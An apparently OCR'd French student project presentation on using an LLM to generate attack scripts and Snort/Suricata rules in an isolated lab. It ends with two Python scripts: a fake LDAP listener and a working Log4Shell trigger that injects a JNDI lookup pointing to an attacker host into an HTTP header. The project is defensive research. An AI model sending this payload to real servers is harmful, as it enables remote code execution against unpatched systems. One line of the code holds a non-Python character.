Projet d’Application

28 novembre 2025

Soutenance de projet


Intelligence Artificielle Générative pour la simulation de menaces zero-day : Utilisation d’un LLM comme assistant de cybermenaces

Soutenue par
Groupe 52

Livraison du dernier sprint


et rétrospective

Rétrospective du sprint 3



Présentation globale
du projet

Résumé
du projet




Aujourd’hui, la création de règles de détection ou de scénarios d’attaque repose fortement sur l’expertise humaine et peut être lente.
L’utilisation d’un LLM comme assistant permet d’automatiser la génération de scripts d’attaques et de règles IDS, afin d’accélérer la veille et le prototypage en cybersécurité.

LLM ***Virtualisation*** ***Attaque & Défense*** ***Interface web***

Cahier des Charges

et contraintes



Objectif :

Détecter rapidement des menaces et tester ses défenses.

Fonctionnalités attendues

- Intégration d'un LLM capable de traiter des descriptions de vulnérabilités récentes (CVE, flux de renseignement sur les menaces).
- Génération automatique de règles IDS (Snort/Suricata) ou de scripts de simulation (Scapy).
- Mise en place d'un environnement de test contrôlé pour évaluer l'efficacité des règles et scripts générés.
- Tableau de bord simple pour visualiser les menaces simulées et les détections.

Contraintes

- Les scripts et règles générés doivent être testés dans un environnement isolé (sandbox ou réseau virtuel) afin de ne pas exposer de véritables systèmes à des attaques.
- Les résultats produits par le LLM doivent être vérifiés et validés par l'utilisateur (approche "human-in-the-loop").
- Utilisation obligatoire d'un LLM.
- Interdiction de déployer les scripts générés sur un réseau de production.

Plan

Méthode Agile

1. **Méthodologie et déroulement**
   Avancement de chaque sprint
2. **Utilisation et adaptation**
   Notre application de la méthode agile
3. **Rétrospective globale**
   Points clés

Livraison et démonstration


1. **Pipeline Technique**
   Explication de notre lab
2. **LLM**
   Fonctionnement et fonctionnalités
3. **Démonstration & Résultats**
   Test d’attaque en live

Méthode


Agile

L’équipe


Groupe 52



Mathis




Mohamed-Ridha



Arthur F.
Scrum Master

Bao



Arthur B.

Métho—dologie

& temporalité

Sprint 1

5 jours - 18 points
Compréhension du projet, organisation
Première ébauche LLM et VM

Sprint 2

5 jours - 25 points
Mise en place de l’environnement de test contrôlé
Début de l’interface web

Sprint 3


4 jours - 21 points
Automatisation autour de l’interface web
Attaque et défense dans l’environnement isolé
Mise en place du routeur avec Snort

Utilisation *de la méthode agile*

Tableau Kanban

Utilisation de Trello pour nos User Story:

Trello



Poker planning

Anonymisation lors de l’estimation des points d’efforts

Adaptation
de la méthode agile

Daily meeting

Peu pertinent dans notre cas car travail en groupe permanent

Rétrospective de sprint

Différentes méthodes qui ont toutes leurs avantages et inconvénients

Rétrospective

Globale

Ce qui s’est bien passé

- Prises de Rendez-vous et Réunions
- Communication interne
- Répartition des tâches
- Utilisation de mock pour avancer

Ce qu’on pourrait améliorer


- Dépendances à des tiers
- Faire des users story plus courtes (limitées à 5 points d’efforts)
- Se donner plus de travail en un seul sprint pour éviter de n’avoir rien à faire à la fin

Livraison


& démonstration

Solution

Pipeline technique




Détection ?



LLM

Auto-correction & RAG



Démonstration

des scripts et environnement


Résultats
des prompts

55%

Limites

Les résultats des prompts (ici notés par le LLM) sont faibles car les LLM à l'heure actuelle font des erreurs de code et peuvent halluciner ce qui affecte la qualité du code.

Note moyenne des scripts d'attaques et des règles IDS



Pour aller plus loin

Comparaison des LLM

Tester différents LLM (Mistral, Llama, Qwen...) et comparer leurs score

Variation des prompts d'attaque

Modifier un seul paramètre dans le script d'attaque et voir si la règle IDS détecte toujours l'attaque

Créer notre propre Proxmox

Fin de la dépendance à Achille F. et accès aux droits administrateurs → plus de possibilités pour la VM routeur

Automatisation

Pouvoir tout gérer depuis la VM Orchestrateur, que ce soit LLM, VM d'attaque, routeur et cible.

Création de VM automatisé

Automatiser la création de VM cible et leur configuration pour traiter plus de CVE.

Conclusion

28 novembre 2025

Projet d’Application

Merci !

Script python faux server LDAP

```python
import socket
import sys

HOST = '0.0.0.0'
PORT = 1389

def start_fake_server():
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)

        print(f"[*] Faux serveur LDAP en écoute sur {HOST}:{PORT}...")
        s.bind((HOST, PORT))
        s.listen(5)

        while True:
            conn, addr = s.accept()
            print(f"\n[!] VICTOIRE ! Connexion reçue de la victime : {addr[0]}:{addr[1]}")
            print("[*] La victime a mordu à l'hameçon (JNDI Lookup exécuté).")
            print("[*] Suricata devrait avoir levé une alerte maintenant.")

            # On envoie des données bidons juste pour garder la connexion ouverte un instant
            # Un vrai serveur d'attaque enverrait ici la classe Java malveillante (bytecode)
            try:
                data = conn.recv(1024)
                if data:
                    print(f"[*] Données reçues du client (Hex): {data.hex()}")
            except:
                pass

            conn.close()
            print("[*] Connexion fermée. En attente de la suivante...\n")

    except PermissionError:
        print("[!] Erreur : Tu dois lancer ce script avec sudo (port < 1024 ou restrictions système).")
    except Exception as e:
        print(f"[!] Erreur : {e}")
    finally:
        s.close()

if __name__ == "__main__":
    start_fake_server()
```

Script attaque log4shell

```python
import requests
import sys

def run_attack(target_ip, attacker_ip):
    # Port 8080 standard pour l'appli vulnérable
    target_url = f"http://{target_ip}:8080"

    # Le payload magique
    payload = f"${{jndi:ldap://{attacker_ip}:1389/Exploit}}"

    print(f"[+] Cible : {target_url}")
    print(f"[+] Injection du payload dans X-Api-Version ... ")

    # C'est là qu'on met le piège.
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)", # Un User-Agent normal pour ne pas être bloqué
        "X-Api-Version": payload  # ⟵ LE VECTEUR D'ATTAQUE EST ICI
    }

    try:
        # On envoie la requête
        resp = requests.get(target_url, headers=headers, timeout=2)
        print(f"[*] Réponse du serveur : {resp.status_code}")
    except requests.exceptions.ReadTimeout:
        print("[*] Timeout (C'est bon signe ! Le serveur est peut-être occupé à se connecter au LDAP)")
    except Exception as e:
        print(f"[!] Erreur de connexion : {e}")

if __name__ == "__main__":
    if len(sys.argv) ≠ 3:
        print("Usage: python3 attaque.py <IP_VICTIME> <IP_ATTAQUE>")
        sys.exit(1)

    run_attack(sys.argv[1], sys.argv[2])
```